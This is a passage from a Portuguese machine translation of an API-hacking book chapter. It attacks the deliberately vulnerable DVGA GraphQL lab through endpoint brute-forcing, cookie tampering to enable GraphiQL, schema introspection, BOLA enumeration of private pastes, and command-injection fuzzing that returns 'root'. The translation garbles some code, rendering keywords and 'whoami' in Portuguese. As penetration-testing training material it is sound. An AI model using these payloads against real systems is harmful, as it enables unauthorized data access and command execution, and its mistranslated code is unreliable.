


Figura 14-3: Fonte de pastas públicas DVGA

Há um novo arquivo de origem chamado *graphql*. Selecione essa fonte e escolha a guia Preview. Agora você verá uma visualização da resposta para esse recurso. O GraphQL, assim como o REST, usa JSON como sintaxe para a transferência de dados. Neste ponto, você deve ter adivinhado que essa é uma resposta gerada usando o GraphQL.

Engenharia reversa da API GraphQL

Agora que sabemos que o aplicativo de destino usa GraphQL, vamos tentar determinar o endpoint e as solicitações da API. Ao contrário das APIs REST, cujos recursos estão disponíveis em vários endpoints, um host que usa GraphQL depende de apenas um único endpoint para sua API. Para interagir com a API GraphQL, precisamos primeiro encontrar esse endpoint e, em seguida, descobrir o que podemos consultar.

Forçamento de força bruta de diretório para o ponto de extremidade GraphQL

Uma varredura de força bruta de diretório usando o Gobuster ou o Kiterunner pode nos dizer se há algum diretório relacionado ao GraphQL. Vamos usar o Kiterunner para encontrá-los. Se você estivesse procurando diretórios GraphQL manualmente, poderia adicionar palavras-chave como as seguintes no caminho solicitado:

```
/graphql  
/v1/graphql  
/api/graphql  
/v1/api/graphql
```

Hacking APIs (Acesso antecipado) © 2022 por Corey Ball

/gráfico
/v1/gráfico
/graphiql
/v1/graphiql
/console
/consulta
/graphql/console
/altair
/playground

Obviamente, você também deve tentar substituir os números de versão em qualquer um desses caminhos por /v2, /v3, /test, /internal, /mobile, /legacy ou qualquer variação desses caminhos. Por exemplo, tanto o Altair quanto o Playground são IDEs alternativos ao GraphQL que você pode procurar com várias versões no caminho.

O SecLists também pode nos ajudar a automatizar essa pesquisa de diretório:

```
$ kr brute http://192.168.195.132:5000 -w /usr/share/seclists/Discovery/Web-Content/graphql.txt
```

```
GET40      53,      4,          1] http://192.168.195.132:5000/graphiql  
0 [  
GET40      53,      4,          1] http://192.168.195.132:5000/graphql  
0 [
```

5:50PM INF Varredura concluída duration=716.265267 results=2

Recebemos dois resultados relevantes dessa varredura; no entanto, ambos respondem atualmente com um código de status HTTP 400 Bad Request. Vamos verificá-los no navegador da Web. O caminho /graphql resolve para uma página de resposta JSON com a mensagem "Must provide query string". (veja a Figura 14-4).




Figura 14-4: O caminho DVGA /graphql

Isso não nos dá muito com o que trabalhar, então vamos dar uma olhada no endpoint /graphiql. Como você pode ver na Figura 14-5, o caminho /graphiql nos leva ao IDE da Web frequentemente usado para GraphQL, o GraphiQL.




Figura 14-5: O IDE da Web do DVGA GraphiQL

No entanto, recebemos a mensagem "400 Bad Request: GraphQL Access Rejected".

No GraphiQL Web IDE, a documentação da API normalmente está localizada no canto superior direito da página, em um botão chamado Docs. Se você clicar no botão Docs, verá a janela Documentation Explorer, mostrada no lado direito da Figura 14-5. Essas informações podem ser úteis para a elaboração de solicitações. Infelizmente, devido à nossa solicitação ruim, não vemos nenhuma documentação.

Há uma chance de não estarmos autorizados a acessar a documentação devido aos cookies incluídos em nossa solicitação. Vamos ver se podemos alterar o cookie `env=graphiql:disable` que vimos na parte inferior da Figura 14-2.

Alteração de cookies para ativar o GraphiQL IDE

Vamos capturar uma solicitação para `/graphiql` usando o proxy do Burp Suite para ver com o que estamos trabalhando. Como de costume, você pode fazer o proxy da solicitação a ser interceptada pelo Burp Suite. Certifique-se de que o Foxy Proxy esteja ativado e, em seguida, atualize a página `/graphiql` em seu navegador. Aqui está a solicitação que você deve interceptar:

```
GET /graphiql HTTP/1.1 Host:  
192.168.195.132:5000
```

--snip--

```
Cookie: language=en; welcomebanner_status=dismiss; continueCode=KQabVVENkBvjq9O2xgyoWrXb45wGnm  
Txdal8m1pzYIPQKJMZ6D37neRqyn3x; cookieconsent_status=dismiss; session=eyJkaWZmaWN1bHR5IjoiZWFr  
eSJ9.YWoFOA.NYaXtJpmkjyt-RazPrLj5GKg-Os; env=Z3JhcGhpcWw6ZGlzYWJsZQ==  
Upgrade-Insecure-Requests: 1  
Cache-Control: max-age=0.
```

Ao analisar a solicitação, uma coisa que você deve observar é que a variável `env` está codificada em base64. Cole o valor no Decodificador do Burp Suite e decodifique o valor como base64. Você verá o valor decodificado como `graphiql:disable`. Esse é o mesmo valor que observamos ao visualizar o DVGA no DevTools.

Vamos pegar esse valor e tentar alterá-lo para graphiql:enable. Como o valor original foi codificado em base64, vamos codificar o novo valor novamente em base64 (consulte a Figura 14-6).



Figura 14-6: Decodificador do Burp Suite

Você pode testar esse cookie atualizado no Repeater para ver que tipo de resposta recebe. Para poder usar o GraphQL no navegador, será necessário atualizar o cookie salvo no navegador. Abra o painel DevTools Storage para editar o cookie (veja a Figura 14-7).




Figura 14-7: Cookies no DevTools

Depois de localizar o cookie `env`, clique duas vezes no valor e substitua-o pelo novo. Agora, retorne ao GraphQL IDE e atualize a página. Agora você deve conseguir usar a interface do GraphQL e o Documentation Explorer.

Engenharia reversa das solicitações GraphQL

Embora saibamos os pontos de extremidade que queremos atingir, ainda não conhecemos a estrutura das solicitações da API. Uma grande diferença entre as APIs REST e GraphQL é que o GraphQL opera usando apenas solicitações POST.

Vamos interceptar essas solicitações no Postman para podermos manipulá-las melhor. Primeiro, configure o proxy do seu navegador para encaminhar o tráfego para o Postman. Se você seguiu as instruções de configuração no [Capítulo 4](#), deverá ser capaz de configurar o FoxyProxy como "Postman". A Figura 14-8 mostra a tela Capture requests and cookies (Capturar solicitações e cookies) do Postman.




Figura 14-8: Tela Capturar solicitações e cookies do Postman

Agora, vamos fazer a engenharia reversa desse aplicativo da Web, navegando manualmente em cada link e usando cada recurso que descobrimos. Clique e envie alguns dados. Depois de usar completamente o aplicativo Web, abra o Postman para ver como é a sua coleção. É provável que você tenha coletado solicitações que não interagem com a API de destino. Certifique-se de excluir todas as solicitações que não incluem `/graphql` ou `/graphql`.

No entanto, como você pode ver na Figura 14-9, mesmo que você exclua todas as solicitações que não envolvam `/graphql`, seus propósitos não são tão claros. De fato, muitas delas parecem idênticas. Como as solicitações GraphQL funcionam somente com os dados no corpo da solicitação POST, e não com o endpoint da solicitação, teremos que analisar o corpo da solicitação para ter uma ideia do que essas solicitações fazem.

The screenshot shows a Postman interface with a collection named 'DVGA GraphQL'. It contains eight POST requests all pointing to the same endpoint: `http://192.168.195.132:5000/graphql`. The requests are listed vertically, showing no differentiation between them.

Figura 14-9: Uma coleção GraphQL Postman pouco clara

Reserve um tempo para examinar o corpo de cada uma dessas solicitações e, em seguida, renomeie cada solicitação para que você possa ver o que ela faz. Alguns dos corpos das solicitações podem parecer intimidadores; se for o caso, extraia alguns detalhes importantes deles e dê-lhes um nome temporário até que você os entenda melhor. Por exemplo, veja a seguinte solicitação:

```
POST http://192.168.195.132:5000/graphql?  
  
{"query": "\nquery IntrospectionQuery {\n    schema {\n        queryType {\n            name\n            mutationType {\n                name\n            }\n        }\n        subscriptionType {\n            name\n        }\n    }\n}
```

--snip--

Há muitas informações aqui, mas podemos selecionar alguns detalhes do início do corpo da solicitação e dar um nome a ela (por exemplo, Graphiql Query Introspection SubscriptionType). A próxima solicitação é muito parecida, mas em vez de subscriptionType, a solicitação inclui apenas types, portanto, vamos nomeá-la com base nessa diferença, conforme mostrado na Figura 14-10.

The screenshot shows a Postman interface with a collection named 'DVGA GraphQL'. The requests have been renamed to provide more context:

- POST Graphiql Query Introspection SubscriptionType
- POST Graphiql Query Instrospection Types
- POST Query getPastes Private
- POST Query getPastes Public
- POST Mutation CreatePaste Public
- POST Mutation CreatePaste Private
- POST Mutation UploadPaste
- POST Mutation ImportPaste

Figura 14-10: Uma coleção DVGA limpa

Agora você tem uma coleção básica com a qual pode realizar testes. À medida que aprender mais sobre a API, você desenvolverá ainda mais a sua coleção.

Antes de continuarmos, abordaremos outro método de engenharia reversa de solicitações GraphQL: obter o esquema usando introspecção.

Engenharia reversa de uma coleção GraphQL usando introspecção

A introspecção é um recurso do GraphQL que revela todo o esquema da API para o consumidor, o que a torna uma mina de ouro quando se trata de desinstalação de informações. Por esse motivo, muitas vezes você encontrará a introspecção desativada e terá que se esforçar muito mais para atacar a API. Se, no entanto, você puder consultar o esquema, poderá operar como se tivesse encontrado uma coleção ou um arquivo de especificação para uma API REST.

Testar a introspecção é tão simples quanto enviar uma consulta de introspecção. Se você estiver autorizado a usar a interface DVGA GraphiQL, poderá capturar a consulta de introspecção interceptando as solicitações feitas ao carregar

/graphiql, porque a interface GraphiQL envia uma consulta de introspecção ao preencher o Documentation Explorer.

A consulta de introspecção completa é bem grande, por isso inclui apenas uma parte aqui; no entanto, você pode vê-la na íntegra interceptando a solicitação por conta própria ou verificando-a no repositório do GitHub das APIs de hacking em <https://github.com/hAPI-hacker/Hacking-APIs>.

```
consulta IntrospectionQuery {  
    esquema {  
        queryType { name } mutationType  
        { name } subscriptionType { name }  
        types {  
            ...FullType  
        }  
        diretivas { nome  
            descrição locais  
            args {  
                ...InputValue  
            }  
        }  
    }  
}
```

Uma consulta de introspecção do GraphQL bem-sucedida fornecerá a você todos os tipos e campos contidos no esquema. Você pode usar o esquema para criar uma coleção Postman. Se estiver usando o GraphiQL, a consulta abrirá o GraphiQL Documentation Explorer. Como você verá nas próximas seções, o GraphiQL Documentation Explorer é uma ferramenta para ver os tipos, campos e argumentos disponíveis na documentação do GraphQL.

Análise da API GraphQL

Neste ponto, sabemos que podemos fazer solicitações a um endpoint do GraphQL e à interface do GraphiQL. Também fizemos a engenharia reversa de várias solicitações do GraphQL e obtivemos acesso ao esquema do GraphQL por meio de uma consulta de introspecção bem-sucedida. Vamos usar o Documentation Explorer para ver se há alguma informação que possamos aproveitar para exploração.

Criando solicitações usando o Explorador de documentação do GraphiQL

Pegue uma das solicitações que fizemos a engenharia reversa do Postman, como a solicitação de Public Pastes usada para gerar a página da Web `public_pastes`, e teste-a usando o GraphiQL IDE. Use o Documentation Explorer para ajudá-lo a criar sua consulta. Em **Tipos de raiz**, selecione **Consulta**. Você deverá ver as mesmas opções exibidas na Figura 14-11.




Figura 14-11: O explorador de documentação do GraphiQL

Usando o painel de consulta do GraphiQL, digite query seguido de colchetes para iniciar a solicitação do GraphQL. Agora consulte o campo `public_pastes` adicionando `pastes` em `query` e usando parênteses para o argumento `public: true`. Como queremos saber mais sobre o objeto `public_pastes`, precisaremos adicionar campos à consulta. Cada campo que adicionarmos à solicitação nos informará mais sobre o objeto. Para fazer isso, selecione **PasteObject** no Documentation Explorer para visualizar esses campos. Por fim, adicione os campos que você gostaria de incluir no corpo da solicitação, separados por novas linhas. Os campos que você inclui representam os diferentes objetos de dados que você deve receber de volta do provedor. Em minha solicitação, adicionarei `title`, `content`, `public`, `ipAddr` e `pld`, mas sinto que não é necessário.

livre para fazer experiências com seus próprios campos. Seu corpo de solicitação completo deve ter a seguinte aparência:

```
consulta {  
    pastas (public: true) { título  
        conteúdo  
        público  
        ipAddr  
    }  
}
```

Envie a solicitação usando o botão **Execute Query (Executar consulta)** ou o atalho CTRL-ENTER. Se você acompanhou o processo, deverá receber uma resposta como a seguinte:

```
{  
    "data": {  
        "pastas": [  
            {  
                "id": "UGFzdGVPYmplY3Q6MTY4",  
                "content" (conteúdo): "testy",  
                "ipAddr": "192.168.195.133",  
                "pId": "166"  
            },  
            {  
                "id": "UGFzdGVPYmplY3Q6MTY3",  
                "content" (conteúdo): "McTester",  
                "ipAddr": "192.168.195.133",  
                "pId": "165"  
            }  
        ]  
    }  
}
```

Agora que você já tem uma ideia de como solicitar dados usando o GraphQL, vamos fazer a transição para o Burp Suite e usar uma excelente extensão para nos ajudar a entender o que pode ser feito com o DVGA.

Usando a extensão InQL Burp

Às vezes, você não encontrará nenhum IDE GraphiQL para trabalhar em seu destino. Felizmente para nós, uma incrível extensão do Burp Suite pode ajudar. O InQL funciona como uma interface para o GraphQL no Burp Suite. Para instalá-lo, como fez com a extensão IP Rotate no capítulo anterior, você precisará selecionar Jython nas opções do Extender. Consulte o [Capítulo 13](#) para obter as etapas de instalação do Jython.

Depois de instalar o InQL, selecione o InQL Scanner e adicione o URL da API GraphQL que você está segmentando (consulte a Figura 14-12).

O scanner encontrará automaticamente várias consultas e mutações e as salvará em uma estrutura de arquivos. Em seguida, você pode selecionar essas solicitações salvas e enviá-las ao Repeater para testes adicionais.

The screenshot shows the InQL Scanner module within the Burp Suite interface. The left pane is titled "Queries, Mutations and Subscriptions" and lists the following structure:

- 192.168.195.132:5000
 - query
 - 2021-10-11
 - 1633963444
 - node.query
 - paste.query**
 - pastes.query
 - readAndBurn.query
 - systemDiagnostics.query
 - systemHealth.query
 - systemUpdate.query
 - 1633963462
 - node.query
 - paste.query
 - pastes.query
 - readAndBurn.query
 - systemDiagnostics.query
 - systemHealth.query
 - systemUpdate.query
 - mutation
 - doc-2021-10-11-1633963444.html
 - doc-2021-10-11-1633963462.html

The right pane is titled "GraphQL #0" and contains the following GraphQL query code:

```

query {
  paste(pId:"code*") {
    owner {
      id
    }
    burn
    Owner {
      id
    }
    userAgent
    pId
    title
    ownerId
    content
    ipAddr
    public
    id
  }
}

```

Figura 14-12: O módulo InQL Scanner no Burp Suite

Vamos praticar o teste de diferentes solicitações. O `paste.query` é uma consulta usada para localizar pastas por seu código de ID de pasta (`pID`). Se você publicou alguma pasta pública no aplicativo Web, poderá ver seus valores de `pID`. E se usássemos um ataque de autorização contra o campo `pID`, solicitando `pIDs` que deveriam ser privados? Isso constituiria um ataque BOLA. Como esses IDs de pasta parecem ser sequenciais, queremos testar se há alguma restrição de autorização que nos impeça de acessar as postagens privadas de outros usuários.

Clique com o botão direito do mouse em `paste.query` e envie-o para o Repeater. Edite o valor do código* substituindo-o por um `pID` que deve funcionar. Usarei o `pID` 166, que recebi anteriormente. Envie a solicitação com o Repeater. Você deverá receber uma resposta como a seguinte:

HTTP/1.0 200 OK
 Content-Type: application/json
 Content-Length: 319
 Variar: Cookie
 Servidor: Werkzeug/1.0.1 Python/3.7.10

```
{
  "data": {
    "paste": {
      "owner": {
        "id": "T3duZXJPYmplY3Q6MQ=="
      },
      "burn": false,
      "Proprietário": {
        "id": "T3duZXJPYmplY3Q6MQ=="
      },
      "userAgent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Firefox/78.0", "pId": "166",
    }
  }
}
```

Hacking APIs (Acesso antecipado) © 2022 por Corey Ball

```
{
    "title": "test3", "ownerId": 1, "content": "testy", "ipAddr": "192.168.195.133", "public": true, "id": "UGFzdGVPYmplY3Q6MTY2"
}
}
```

Com certeza, o aplicativo responde com a pasta pública que eu havia enviado anteriormente.

Se formos capazes de solicitar pastas por pID, talvez possamos fazer força bruta nos outros pIDs para ver se há requisitos de autorização que nos impeçam de solicitar pastas privadas. Envie a solicitação de colagem da Figura 14-12 para o Intruder e, em seguida, defina o valor do pID como a posição do payload. Altere a carga útil para um valor numérico começando em 0 e indo até 166 e, em seguida, inicie o ataque.

A análise dos resultados revela que descobrimos uma vulnerabilidade BOLA. Podemos ver que recebemos dados privados, conforme indicado pelo campo "public": false:

```
{
    "data": {
        "paste": {
            "owner": {
                "id": "T3duZXJPYmplY3Q6MQ=="
            },
            "burn": false,
            "Proprietário": {
                "id": "T3duZXJPYmplY3Q6MQ=="
            },
            "userAgent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Firefox/78.0", "pId": "63",
            "title": "Imported Paste from URL - b9ae5f", "ownerId": 1,
            "content": "<!DOCTYPE html>\n<html lang=pt> ", "ipAddr": "192.168.195.133",
            "public": false,
            "id": "UGFzdGVPYmplY3Q6NjM="
        }
    }
}
```


Podemos recuperar cada pasta privada solicitando diferentes pIDs. Parabéns, essa é uma grande descoberta! Vamos ver o que mais podemos descobrir.

Fuzzing para injeção de comando

Agora que analisamos a API, vamos fazer o fuzzing em busca de vulnerabilidades para ver se podemos realizar um ataque. O fuzzing do GraphQL pode representar um desafio adicional, pois a maioria das solicitações resulta em um código de status 200, mesmo que tenham sido formatadas incorretamente. Portanto, precisaremos procurar outros indicadores de sucesso.

Você encontrará todos os erros no corpo da resposta e precisará criar uma linha de base para a aparência desses erros analisando as respostas. Verifique se todos os erros geram o mesmo tamanho de resposta, por exemplo, ou se há outras diferenças significativas entre uma resposta bem-sucedida e uma com falha. Obviamente, você também deve analisar as respostas de erro em busca de informações que possam ajudar no seu ataque.

Como o tipo de consulta é essencialmente somente leitura, atacaremos os tipos de solicitação de mutação. Primeiro, vamos pegar uma das solicitações de mutação, como a solicitação de Mutação ImportPaste, em nossa coleção DVGA e interceptá-la com o Burp Suite. Você verá uma interface semelhante à da Figura 14-13.



The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A request to 'http://192.168.195.132:5000' is selected. The 'Pretty' tab is active, displaying the following GraphQL mutation:

```
1 POST /graphql HTTP/1.1
2 accept: application/json
3 Accept-Encoding: gzip, deflate
4 accept-language: en-US,en;q=0.5
5 Connection: close
6 Content-Length: 286
7 content-type: application/json
8 cookie: language=en; welcomebanner_status=dismiss; continueCode=KQabVVENkBvjq902xgyoWrXb45wGnsT;
9 host: 192.168.195.132:5000
10 origin: http://192.168.195.132:5000
11 referer: http://192.168.195.132:5000/import_paste
12 user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
13 Postman-Token: 2e8e2e56-97e8-47bb-b4b0-ee237060251d
14
15 {
    "query": "mutation ImportPaste ($host: String!, $port: Int!, $path: String!, $scheme: String!) {
      variables: {
        "host": \"google.com\",
        "port": 80,
        "path": "/\",
        "scheme": \"http\"
      }
    }
}
```

Figura 14-13: Uma solicitação de mutação GraphQL interceptada

Envie essa solicitação ao Repeater para ver o tipo de resposta que devemos esperar. Você deve receber uma resposta como a seguinte:

HTTP/1.0 200 OK

Content-Type: application/json

—snip—

```
{"data": {"importPaste": {
"result": "<HTML><HEAD><meta http-equiv=\"content-type\" content=\"text/html; charset=utf-8\">\n<TITLE>301 Moved</TITLE></HEAD><BODY>\n<H1>301 Moved</H1>\nO documento foi movido\n<AHREF=\"http://www.google.com/\">aqui</A>.\n</BODY></HTML>\n"}}}
```

Por acaso, testei a solicitação usando <http://www.google.com/> como meu URL para importar pastas; você pode ter um URL diferente na solicitação.

Agora que temos uma ideia de como o GraphQL responderá, vamos encaminhar essa solicitação ao Intruder. Dê uma olhada mais de perto no corpo da solicitação:

```
{"query": "mutation ImportPaste ($host: String!, $port: Int!, $path: String!, $scheme: String!) {\\nimportPaste (host: $host, port: $port, path: $path, scheme: $scheme) {\\nresultado \\n        }\\n        }", "variables": {"host": "google.com", "port": 80, "path": "/", "scheme": "http"}}
```

Observe que essa solicitação contém variáveis, cada uma das quais é precedida por

\$ e seguido por !. As chaves e os valores correspondentes estão na parte inferior da solicitação, após "variables". Colocaremos nossas posições de carga útil aqui, porque esses valores contêm entradas de usuário que podem ser passadas para processos de backend, o que os torna um alvo ideal para fuzzing. Se alguma dessas variáveis não tiver bons controles de validação de entrada, poderemos detectar uma vulnerabilidade e potencialmente explorar o ponto fraco. Colocaremos nossas posições de carga útil dentro dessa seção de variáveis:

```
"variables": {"host": "google.com$test$test2$", "port": 80, "path": "/", "scheme": "http"}}
```

Em seguida, configure seus dois conjuntos de carga útil. Para a primeira carga, vamos usar uma amostra de metacaracteres do [Capítulo 12](#):

```
|  
||  
&  
&  
&  
'  
"  
;"
```

Para o segundo conjunto de cargas úteis, vamos usar uma amostra de cargas úteis de injeção em potencial, também do [Capítulo 12](#):

```
quemami  
{"$where": "sleep(1000)"  
,%00  
-- -
```

Por fim, verifique se a codificação de carga útil está desativada.

Agora vamos executar nosso ataque contra a variável host. Como você pode ver na Figura 14-14, os resultados são uniformes e não houve anomalias. Todos os códigos de status e comprimentos de resposta foram idênticos.

Você pode revisar as respostas para ver em que consistiam, mas, a partir dessa análise inicial, não parece haver nada de interessante.

Agora, vamos direcionar a variável "path":

```
"variables": {"host": "google.com", "port": 80, "path": "/$test$test2$", "scheme": "http"}}
```

Attack	Save	Columns	Results	Target	Positions	Payloads	Resource Pool	Options
Filter: Showing all items								
Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment	***
0			200			198		
1		whoami	200			198		
2		whoami	200			198		
3	&	whoami	200			198		
4	&&	whoami	200			198		
5	'	whoami	200			198		
6	"	whoami	200			198		
7	:	whoami	200			198		
8	;"	whoami	200			198		
9		{"\$where": "sleep(1000)"}	200			198		
10		{"\$where": "sleep(1000)"}	200			198		
11	&	{"\$where": "sleep(1000)"}	200			198		
12	&&	{"\$where": "sleep(1000)"}	200			198		
13	'	{"\$where": "sleep(1000)"}	200			198		

Request Response

Pretty Raw Hex [In](#) [\[\]](#) Select extension...

```
1 POST /graphql HTTP/1.1
2 accept: application/json
3 Accept-Encoding: gzip, deflate
4 accept-language: en-US,en;q=0.5
5 Connection: close
6 Content-Length: 295
7 content-type: application/json
8 cookie: language=en; welcomebanner_status=dismiss; continueCode=KQabVVENkBvjq9O2xgyoWXB45wGmTxdaL8n1pzYLPOKJHZ6D9
9 host: 192.168.195.132:5000
10 origin: http://192.168.195.132:5000
```

⑦ ⚙️ ⏪ ⏩ Search... 0 matches

Finished

Figura 14-14: Resultados do intruso para um ataque à variável do host

Usaremos as mesmas cargas úteis do primeiro ataque. Como você pode ver em Figura 14-15, não apenas recebemos uma variedade de códigos de resposta e comprimentos, mas também recebemos indicadores de execução bem-sucedida do código.

Attack	Save	Columns	Results	Target	Positions	Payloads	Resource Pool	Options
Filter: Showing all items								
Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment	***
0			200			1789		
1		whoami	200			204		
2		whoami	200			428		
3	&	whoami	200			434		
4	&&	whoami	200			434		
5	'	whoami	200			198		
6	"	whoami	400			224		
7	:	whoami	200			434		
8	;"	whoami	400			224		
9		{"\$where": "sleep(1000)"}	400			224		
10		{"\$where": "sleep(1000)"}	400			224		
11	&	{"\$where": "sleep(1000)"}	400			224		
12	&&	{"\$where": "sleep(1000)"}	400			224		
13	'	{"\$where": "sleep(1000)"}	400			224		

Request Response

Pretty Raw Hex [Render](#) [In](#) [\[\]](#)

```
1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 44
4 Vary: Cookie
5 Server: Werkzeug/1.0.1 Python/3.7.10
6
7
8 {
    "data": {
        "importPaste": {
            "result": "root\\n"
        }
    }
}
```

⑦ ⚙️ ⏪ ⏩ Search... 0 matches

Finished

Figura 14-15: Resultados do intruso para um ataque à variável "path" (caminho)

